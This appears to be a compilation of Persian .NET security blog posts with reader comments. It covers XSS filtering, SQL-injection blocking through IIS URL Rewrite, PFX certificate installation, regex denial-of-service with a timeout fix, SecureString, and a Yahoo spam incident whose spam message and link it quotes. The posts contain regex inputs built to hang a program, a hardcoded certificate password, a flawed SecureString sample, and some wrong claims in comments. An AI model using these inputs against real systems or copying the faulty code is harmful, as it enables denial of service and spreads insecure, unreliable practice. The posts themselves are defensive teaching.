سلام؛ در دات نت ۴ به بعد که `AntiXSS` معرفی شد، آیا این رفرانس اضافه شده به طور خودکار اینکار را انجام نمیدهد؟ با وجود کدی که شما رحمت کشیدین، پس کار [AntiXss](#) چی هست؟

نوبتند: وحید نصیری
تاریخ: ۱۳۹۲/۰۹/۲۵ ۲۱:۴۳

- موتور سیستم اعتبارسنجی خودکار ورودی‌ها در ASP.NET قابل تغییر است (حالا چه نگارش قدیمی آن باشد، چه `AntiXss` جدید). اما این موتور به صورت پیش‌فرض به هر نوع تگی عکس العمل نشان می‌دهد. یعنی شما نمی‌توانید متن HTML‌ایی ارسال کنید بدون خاموش کردن یا تغییر بسیاری از پیش‌فرض‌های آن (مقدمه بحث). مثلاً در ASP.NET MVC متن `AllowHtml` با استفاده از ویژگی `ASP.NET` می‌شود فقط یک خاصیت را جهت ارسال HTML مجاز دانست (از این لحاظ نسبت به Webforms بہتر عمل می‌کند؛ چون مجبور نیستید به ازای یک صفحه یا حتی کل سایت این اعتبارسنجی را خاموش کنید).
- با استفاده از کلاس‌ها و متدهای `AntiXss` هم می‌شود دستی HTML را تمیز کرد و خروجی امن گرفت (کاری که ابتدا در کدهای متن انجام شده بود و هنوز هم قابل مشاهده است). اما این خروجی تهیه شده توسط `AntiXss`، یک سری اضافات و دخل و تصرف‌هایی دارد که خوشنایند نیست. کامنت‌های مطلب را از ابتدا مطالعه کنید تا به سیر منطقی رسیدن به کتابخانه [Clean HTML](#) تهیه شده برسید.

ارگانی است غیرانتفاعی که هدف آن ترویج طراحی برنامه‌های امن وب است. در این راه هم مطالب آموزشی بسیار ارزشمندی را منتشر کرده است [+] . در لینک‌های زیر این مطالب از دیدگاه برنامه نویس‌های دات نت مورد بررسی قرار گرفته‌اند. هر چند مطابق آخرین گزارش WhiteHat Exploits [+] ، تعداد ASP.NET مربوط به مقایسه با PHP و جاوا بسیار کمتر بوده اما نیاز است تا با مشکلات عمومی موجود و راه حل‌های مرتبط بیشتر آشنا شد:

[OWASP Top 10 for .NET developers part 1: Injection](#)

[\(OWASP Top 10 for .NET developers part 2: Cross-Site Scripting \(XSS](#)

[OWASP Top 10 for .NET developers part 3: Broken authentication and session management](#)

[OWASP Top 10 for .NET developers part 4: Insecure direct object reference](#)

[\(OWASP Top 10 for .NET developers part 5: Cross-Site Request Forgery \(CSRF](#)

[OWASP Top 10 for .NET developers part 6: Security Misconfiguration](#)

[OWASP Top 10 for .NET developers part 7: Insecure Cryptographic Storage](#)

یک سری ابزار وجود دارند که کارشان امتحان الگوهای متدال حملات تزریق اس کیوال به سایتها است. تیم امنیتی اس کیوال سرور وقت گذاشته و اینها را آنالیز کرده، نتیجه‌اش شده یک الگو:

[Blocking automated SQL injection attacks](#)

تیم امنیتی IIS هم برای این الگو، یک IIS URL Rewrite زیبا رو تهیه کرده تا فقط با اضافه کردن آن به web.config یک برنامه وب، تعداد زیادی از حملات خودکار تزریق اس کیوال را بتوان بلاک کرد:

[Blocking SQL injection using IIS URL Rewrite](#)

این مورد را می‌شود به چک لیست انتشار یک برنامه ASP.NET اضافه کرد.

نظرات خوانندگان

نوبتند: Nima
تاریخ: ۱۳۹۰/۰۶/۱۵ ۰۸:۲۶:۲۲

سلام آقای نصیری
با تشکر از مطلب مفیدتون. من فکر کنم اینها فقط جلوی حمله خاصی رو گرفتن و کاری که گفتن به متوقف سازی کل SQL کمک نمیکنه Injection

نوبتند: وحید نصیری
تاریخ: ۱۳۹۰/۰۶/۱۵ ۰۸:۳۲:۳۵

به همین جهت روی کلمه automated تاکید کردند.

نوبتند: Farhad Yazdan-Panah
تاریخ: ۱۳۹۰/۰۶/۱۵ ۲۲:۵۲:۴۱

سلام جناب نصیری
سوال من اینه که آیا هنوز افرادی هستند که برنامه هاشون مشکل تزریق کد SQL داشته باشند؟
اگه همه دستورات ارسالی به پایگاه داده رو از طریق یه DAL و یا ... (با استفاده از Parameter در SQL) باشه، چه لزومی به این کارها و ایجاد یک سرباره؟

نوبتند: وحید نصیری
تاریخ: ۱۳۹۰/۰۶/۱۵ ۲۳:۰۰:۲۸

بله. اگر کسی از یکی از ORM های موجود استفاده کند، نیازی به این بازی‌ها نخواهد داشت:
<http://www.dotnettips.info/2009/11/linq-to-sql.html>

ولی در سایر موارد فقط کافی است یکی یک مورد را فراموش کند؛ یا پروژه‌های قدیمی هنوز برقرار باشند. بنابراین بهتر است کمی احتیاط کرد.

نوبتند: Farhad Yazdan-Panah
تاریخ: ۱۳۹۰/۰۶/۲۲ ۲۰:۲۰:۱۵

در تایید شما:
<http://feedproxy.google.com/~r/readwriteweb/~3/m7Gqu3WscwE/a-brief-history-of-sql-injecti.php>

نوبتند: مرتضی مختاری
تاریخ: ۱۳۹۲/۰۳/۲۳ ۱۹:۲۱

سلام؛ کد دوم که باید بذاریم تویه وب کانفیگ رو بنده تویه سایتم گذاشتم ولی تگ <rewrite> رو شناسایی نمیکنه باید تغییر دیگه ای اعمال کنم. البته خطای نمیده ولی تویه وب کانفیگ یه خط آبی رنگ زیرش کشیده و میگه که تگ <system.webServer> شامل این تگ نیست با تشکر

نوبتند: وحید نصیری
تاریخ: ۱۳۹۲/۰۳/۲۳ ۲۰:۱۶

بله. باید [ماژول URL Rewrite](#) روی وب سرور نصب باشد.

در مورد نحوه رمزنگاری فایل‌های PDF به کمک روش Public-key encryption iTextSharp توسط مطلبی را پیشتر در این سایت مطالعه کرده‌اید.

این روش یک مشکل مهم دارد: «ارائه فایل PFX و همچنین کلمه عبور آن به کاربر نهایی» خوب، این یعنی اینکه شما به راحتی می‌توانید اطلاعات را رمزگشایی کنید؛ چون همه چیز سخاوتمندانه در اختیارتان است. بنابراین ضرورت رمزنگاری آن در ابتدای امر زیر سؤال می‌رود.

اکنون این سؤال مطرح می‌شود که آیا می‌توان این اطلاعات را تا حد قابل قبولی مخفی کرد؟ مثلاً یک برنامه را در اختیار کاربر قرار داد که اطلاعات فایل PFX را به همراه کلمه عبور آن در سیستم نصب کند.

پاسخ:

دات نت به صورت توکار از این نوع فایل‌های مجوز پشتیبانی می‌کند:

```
using System.Security.Cryptography.X509Certificates;

namespace InstallPfx
{
    class Program
    {
        private static void InstallCertificate(string cerFileName, string password)
        {
            var certificate = new X509Certificate2(cerFileName, password,
X509KeyStorageFlags.PersistKeySet);
            var store = new X509Store(StoreName.My);
            store.Open(OpenFlags.ReadWrite);
            store.Add(certificate);
            store.Close();
        }

        static void Main(string[] args)
        {
            InstallCertificate(@"D:\forTest\file.pfx", "123456");
        }
    }
}
```

پس از اجرای کد فوق، امکان مشاهده فایل‌های PDF رمزنگاری شده به کمک اطلاعات فایل file.pfx، میسر می‌شود. برای مشاهده این مجوز نصب شده هم می‌توان در دیالوگ Run ویندوز نوشت : certmgr.msc تا کنسول مدیریتی مجوزهای ویندوز ظاهر شود. سپس به قسمت personal certificates باید مراجعه کرد.

نظرات خوانندگان

نویسنده: Nima
تاریخ: ۱۳۹۰/۱۰/۱۳ ۱۹:۰۱:۱۰

با سلام خدمت شما استاد عزیز
بخشید من متوجه نشدم این برنامه کجا اجرا میشه؟ اگر این برنامه هم روی کلاینت اجرا بشه که براحتی میشه سورس رو با
Reflector ها بدست آورد.

نویسنده: وحید نصیری
تاریخ: ۱۳۹۰/۱۰/۱۳ ۱۹:۳۹:۵۵

این رو برای کسانی نوشتتم که می‌دونند با Reflector چطور باید رفتار کرد. چطور باید اطلاعات رو رمزنگاری کرد، چطور باید از
SecureString استفاده کرد، چطور باید ردی در حافظه نداشت. این فقط یک شروع بود ...

نویسنده: A. Karimi
تاریخ: ۱۳۹۰/۱۰/۱۴ ۱۱:۲۳:۲۱

ممnon اطلاعات مفیدی بود.

یکبار سعی کنید مثال ساده زیر را اجرا کنید:

```
using System;
using System.Text.RegularExpressions;

namespace RegexLoop
{
    class Program
    {
        static void Main(string[] args)
        {
            var emailAddressRegex = new Regex(@"^([A-Za-z0-9]+[_\.-]?[A-Za-z0-9]+)*@[A-Za-z0-9]+(_\.-)?[A-Za-z0-9]+*\.[A-Za-z0-9]+(_\.-)?[A-Za-z0-9]+*\$|^$");
            if (emailAddressRegex.IsMatch("an.infinite.loop.sample.just_for.test"))
            {
                Console.WriteLine("Matched!");
            }

            var input = "The quick brown fox jumps";
            var pattern = @"([a-z ]+)*!";
            if (Regex.IsMatch(input, pattern))
            {
                Console.WriteLine("Matched!");
            }
        }
    }
}
```

پس از اجرا، برنامه هنگ خواهد کرد یا به عبارتی برنامه در یک حلقه بینهایت قرار می‌گیرد (در هر دو مثال؛ اطلاعات بیشتر و آنالیز کامل [در اینجا](#)). بنابراین نیاز به مکانیزمی امنیتی جهت محافظت در برابر این نوع ورودی‌ها وجود خواهد داشت؛ مثلاً یک `Timeout` اگر تا 2 ثانیه به جواب نرسیدیم، اجرای `Regex` متوقف شود. تا دات نت 4، چنین `timeout` ای پیش بینی نشده؛ اما در دات نت 4 و نیم آرگومانی جهت تعریف حداقل مدت زمان قابل قبول اجرای یک عبارت باقاعده در نظر گرفته شده است ([^](#)) و اگر در طی مدت زمان مشخص شده، کار انجام محاسبات به پایان نرسد، استثنای [RegexMatchTimeoutException](#) صادر خواهد شد.

خیلی هم خوب. به این ترتیب کسی نمی‌توانه با یک ورودی ویژه، CPU Usage سیستم را مدت زمان نامحدودی به 100 درصد برساند و عملاً استفاده از سیستم را غیرممکن کنه. اما تا قبل از دات نت 4 و نیم چکار باید کرد؟ روش کلی حل این مساله به این ترتیب است که باید اجرای `Regex` را به یک ترد دیگر منتقل کرد؛ اگر مدت اجرای عملیات، از زمان تعیین شده بیشتر گردید، آنگاه می‌شود ترد را `Abort` کرد و به عملیات خاتمه داد. روش پیاده سازی و نحوه استفاده از آن را در ادامه ملاحظه خواهید نمود:

```
using System;
using System.Text.RegularExpressions;
using System.Threading;

namespace RegexLoop
{
    public static class TimedRunner
    {
        public static R RunWithTimeout<R>(Func<R> proc, TimeSpan duration)
        {
            using (var waitHandle = new AutoResetEvent(false))
```

```

    {
        var ret = default(R);
        var thread = new Thread(() =>
        {
            ret = proc();
            waitHandle.Set();
        }) { IsBackground = true };
        thread.Start();

        bool timedOut = !waitHandle.WaitOne(duration, false);
        waitHandle.Close();

        if (timedOut)
        {
            try
            {
                thread.Abort();
            }
            catch { }
            return default(R);
        }
        return ret;
    }
}

class Program
{
    static void Main(string[] args)
    {
        var emailAddressRegex = new Regex(@"^[\w\.-]+@[^\w\.-]+\.\w{2,}$");
        if (TimedRunner.RunWithTimeout(
            () => emailAddressRegex.IsMatch("an.infinite.loop.sample.just_for.test"),
            TimeSpan.FromSeconds(2)))
        {
            Console.WriteLine("Matched!");
        }

        var input = "The quick brown fox jumps";
        var pattern = @"([a-z ]+)*!";
        if (TimedRunner.RunWithTimeout(() => Regex.IsMatch(input, pattern),
TimeSpan.FromSeconds(2)))
        {
            Console.WriteLine("Matched!");
        }
    }
}

```

اینبار به هر کدام از عبارات باقاعدۀ 2 ثانیه زمان برای اتمام کار داده شده است. در غیراینصورت مقدار پیش فرض خروجی متده فراخوانی شده، بازگشت داده می‌شود که در اینجا `false` است.

در همین سایت در بخش لینک‌های ارسالی، لینکی توسط آقای امیر هاشم زاده به اشتراک گذاشته شده بود با عنوان "چرا هکرها نوع داده String را دوست دارند"؛ مقاله‌ای بود در سایت [CodeProject](#) که در آن روش‌هایی که هکرها توسط آن می‌توانند اطلاعات حساس نرم افزار را که در قالب String در حافظه ذخیره شده اند را بررسی نمایند. اصل مطلب را می‌توانید [اینجا](#) مطالعه کنید.

در دات نت فریم ورک کلاسی با عنوان [SecureString](#) وجود دارد که توسط آن می‌توان عبارات رشته‌ای که دارای اطلاعات حساس می‌باشند را به صورت رمز گذاری شده در حافظه ذخیره نمود.

نمونه‌ای از استفاده این تابع را در زیر مشاهده می‌کنید:

```

public class Example
{
  public static void Main()
  {
    SecureString securePwd = new SecureString();
    ConsoleKeyInfo key;

    Console.Write("Enter password: ");
    do {
      key = Console.ReadKey(true);

      بررسی می‌شود که کلید فشرده شده جزو حروف الفبا می‌باشد یا کلید دیگری است
      if (((int)key.Key) >= 65 && ((int)key.Key) <= 90) {
        کاراکتر مربوط به کلید فشرده شده به انتهای متغیر سکوراسترنک اضافه می‌شود
        // securePwd.AppendChar(key.KeyChar);
        Console.WriteLine("*");
      }
      خروج از حلقه در صورت فشردن کلید اینتر //
    } while (key.Key != ConsoleKey.Enter);
    Console.WriteLine();

    try
    {
      MessageBox.Show(securePwd);
    }
    catch (Win32Exception e)
    {
      Console.WriteLine(e.Message);
    }
  }
}
  
```

در کدهای بالا رمز عبور از کاربر دریافت شده و در متغیر securePwd که شئی از کلاس [SecureString](#) می‌باشد ذخیره می‌شود. پس از آن شئی [SecureString](#) عبارت مربوطه را به صورت رمز گذاری شده در حافظه ذخیره می‌کند. در این روش ابتدا مقدار کلید فشرده شده در متغیر Key که از نوع [ConsoleKeyInfo](#) تعریف شده ذخیره می‌شود. بعد از آن مقدار آن بررسی شده و اگر جزو حروف الفبای انگلیسی بود به انتهای متغیر securePwd افزوده می‌شود. این کار با متده AppendChar انجام می‌شود. این عملیات تا فشرده شدن کلید Enter ادامه پیدا می‌کند.

نظرات خوانندگان

نویسنده: فرید
تاریخ: ۱۳۹۱/۰۳/۳۱ ۴:۵۳

سلام
مرسی از مطلب خوبتون
ولی یه سوال :

آیا کرکرها و کیلاگرهای سادگی می‌توانند به آنها پی ببرند؟

نویسنده: پرham
تاریخ: ۱۳۹۱/۰۳/۳۱ ۸:۲۱

به کدوم قسمت پی ببرن، بخش تایپ شاید؟! یعنی قبل از اینکه به `securePwd` اضافه بشه. ولی وقتی اضافه شد و در حافظه قرار گرفت احتمالاً یا نه یا خیلی سخت. بستگی به الگوریتم رمزگذاری دارد.

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۳/۳۱ ۸:۲۵

بحث `key logger` متفاوت است. این متد سبب نمی‌شود که کلید فشرده شده کاربر از دید یک لاغر مخصوص آن مخفی باقی بماند. این روش فقط اطلاعات رشته‌ای را حین استفاده در برنامه به صورت یک رشته ساده در حافظه قرار نمی‌دهد. بلاfaciale پس از استفاده از آن رمزگاری اطلاعات آن خودکار است.
جهت اطلاع `wpf` در `password box` به صورت پیش فرض از همین کلاس استفاده می‌کند.

نویسنده: محمد
تاریخ: ۱۳۹۱/۰۳/۳۱ ۱۰:۵

مرسی و خسته نباشید، مفید بود
مثلًا اگه پسورد رو از دیتابیسی واکشی و با این مقدار مقایسه کنیم؛ برای مقایسه این رشته امن تابعی وجود دارد؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۳/۳۱ ۱۰:۲۶

- شما نباید کلمه عبور رو هش نشده در بانک اطلاعاتی ذخیره کنید. (یعنی واکشی کلمه عبور به صورت `clear text` کار اشتباهی است)
- برای مقایسه در اینجا بهتر است از یک `loop` و بررسی کاراکترها به نحوی که [در اینجا](#) بحث شده استفاده کنید. بعد هم حافظه رو تخریب کنید. بحث اصلی اینجا است که قرار است ردی در حافظه باقی نماند؛ آن هم به صورت رمزگاری نشده.

نویسنده: محسن
تاریخ: ۱۳۹۱/۰۳/۳۱ ۲۰:۵۳

البته این رو هم باید اضافه می‌کردید استفاده از این متد در حالت `Unsafe` (با سوئیچ `UnSafe`) قابل استفاده است به این دلیل که رشته‌ی رمزگاری شده در حافظه‌ی مدیریت نشده (خارج از کنترل CLR) قرار می‌گیرد. بنابراین دسترسی به این بخش تقریباً غیرممکن است.
موفق باشید.

نویسنده: پوریا عالی نژاد

بنده متوجه نشدم. وقتی هکر یا کرکر می‌تواند با Marshal.PtrToStringBSTR و چند تابع کمکی دیگر محتویات درون SecureString را کشف کند، آیا هدف ما فقط از رده خارج کردن تعدادی از کرکرهای آماتور و ابزار محور هستند؟ و یا اصلاً چه دلیلی دارد که پسورد را در حافظه نگه داریم؟

نویسنده: وحید نصیری
تاریخ: ۱۰:۳۵ ۱۳۹۱/۰۴/۰۱

مشکلی که با string معمولی وجود دارد این است که به صورت معمولی و غیر رمزگاری شده در حافظه قرار می‌گیرند و همچنین توسط برنامه هم قابل حذف از حافظه نیستند. اگر محتویات آن را تغییر دهید، یک وله دیگر ایجاد شده و وله قبلی هنوز در حافظه قرار داد و البته ... هر زمان که GC صلاح دید آن را پس از مدتی حذف می‌کند اما نه بلافاصله. اصطلاحاً به این نوع اشیاء immutable هم گفته می‌شود.

اینبار SecureString mutable است و می‌توان مقدار آن را توسط برنامه واقعاً تخریب کرد و منتظر GC نشد و تغییرات در آن، چندین کپی از آن را ایجاد نمی‌کند. توسط کدهای SecureString unmanaged تهیه شده و دسترسی به محتوای آن به این سادگی نیست. برای دسترسی به آن خارج از برنامه، یک شخص باید اشاره‌گر به (IntPtr unmanaged) این رشته رمزگاری شده را بیابد. فقط string pointer را در اختیار شما قرار می‌دهد.

ضمن اینکه امنیت بحثی نسبی است. اگر از خانه خارج می‌شوید بهتر است درب آن را قفل کنید. اما این به معنای نفوذناپذیری 100 درصد خانه شما نیست ولی این امر «نسبت به» خانه‌ای که درب آن کاملاً باز است، خیلی بهتر است.

نویسنده: ابراهیم
تاریخ: ۱۵:۱۴ ۱۳۹۱/۰۴/۰۲

خیلی ممنون از مطلب خوبتون
سوالی داشتم: چطور میشه از رشته ای که در این نوع داده ذخیره شده استفاده کرد؟ منظورم اینه که چطور میشه در داخل برنامه فهمید که چه داده ای در این متغیر وجود دارد

نویسنده: حسین مرادی نیا
تاریخ: ۲۳:۴۵ ۱۳۹۱/۰۴/۰۴

همانند یک متغیر از نوع String با آن رفتار می‌شود. برای مثال برای نمایش مقدار موجود در این متغیر می‌توان از دستور زیر استفاده کرد:

```
MessageBox.Show(securePwd);
```

نویسنده: ابراهیم
تاریخ: ۱۵:۶ ۱۳۹۱/۰۴/۰۵

وقتی این دستور رو اجرا میکنم پیغام زیر نمایش داده میشه
System.Security.SecureString

و محتوای رشته نمایش داده نمیشه

حدود دو ماه قبل دوبار از طریق میل‌باکس یاهو من به تمام contact‌های تعریف شده در آن ایمیلی با محتوای زیر ارسال شده بود:

Hello,
you should definitely check this thing out <http://www.news15.net/biz/?page=xyz>

این ایمیل‌ها هم جعلی نبودند. یعنی واقعاً از اکانت یاهوی من ارسال شده بودند و در قسمت sent وجود خارجی داشتند! فقط IP ارسال کننده آن (115.78.224.246) متعلق به کشور ویتنام بود (IP ارسال کننده را در هدر ایمیل ارسالی می‌توان مشاهده کرد). این مساله باعث شد که من سیستم را چندین بار چک کنم؛ از لحظه بحث ویروس تا اسپایور و غیره. «هیچ» مشکلی مشاهده نشد.

مرحله بعد کمی در مورد یاهو جستجو کردم و مشخص شد که یاهو با session hijacking به شدت مشکل دارد. همچنین ابزار دیگری که می‌تواند به این session hijacking کمک کند خود «فایرفاکس» است. فایرفاکس حاوی گزینه‌ای است که سشن‌های قبلی شما را ذخیره می‌کند. زمانیکه مرورگر را بسته و پس از مدتی آن را باز می‌کنیم، یک راست و قشنگ همان سشن قبلی مثلاً یاهو را بازیابی کرده و کار ادامه پیدا می‌کند.


کمی گشتم و این قابلیت رو به کل غیرفعال کردم. برای غیرفعال کردن آن «Disable Session Restore in Firefox» را در گوگل جستجو کنید.

و خلاصه آن به صورت زیر است:
در نوار آدرس فایرفاکس تایپ کنید about:config
در ادامه موارد زیر را یافته و غیرفعال کنید:

```
browser.sessionstore.resume_from_crash:false  
browser.sessionstore.resume_session_once:false  
browser.sessionstore.restore_pinned_tabs_on_demand:false  
browser.sessionstore.restore_hidden_tabs:false  
services.sync.prefs.sync.browser.sessionstore.restore_on_demand:false
```

راه ساده‌تر:

افزونه [session manager](#) را نصب کنید
در قسمت startup & shutdown session manager options در برگه آن کلا بحث ذخیره سازی سشن در حین بسته شدن مرورگر را غیرفعال کنید.



و به صورت خلاصه: تنظیمات پیش فرض فایرفاکس از لحاظ امنیتی مناسب نیستند. ضمن اینکه ایمیل فوق رو من هفته‌ای یکی دو بار از تمام افرادی که می‌شناسم دریافت می‌کنم! به عبارتی خیلی‌ها گرفتار این مساله شده‌اند.

ذخیره سازی سشن‌ها به نظر کارها رو ساده می‌کنه. مرورگر رو باز می‌کنی همه چیز مثل قبل از بسته شدن آن است و ... همین یعنی مشکل امنیتی. خصوصاً مراجعه به سایتها و لینک‌هایی که از باگ‌های XSS سوء استفاده می‌کنند.

نظرات خوانندگان

نویسنده: میثم هوشمند
تاریخ: ۱۴:۱۱ ۱۳۹۱/۰۴/۰۲

خب یعنی فایر فاکس مشکل امنیتی دارد؛ و این مشکلی که برای شما به وجود آمده به دلیل ورود به سایتی بوده که حمله XSS صورت داده است؟

نویسنده: وحید نصیری
تاریخ: ۱۶:۲۹ ۱۳۹۱/۰۴/۰۲


بله. این مشکلی که نام بردم خیلی دامنه دار است. حدود چندماهی است که مدام برای تمام آشناهای من ارسال شده و همه مشکل پیدا کردن.

علت اینکه امروز این مطلب رو نوشتتم دریافت مجدد چندباره یک چنین ایمیلی از آشناهای بود.
مشخصات آن هم این است که به تمام contact های تعریف شده شما ارسال شده و در قسمت sent قابل مشاهده است.

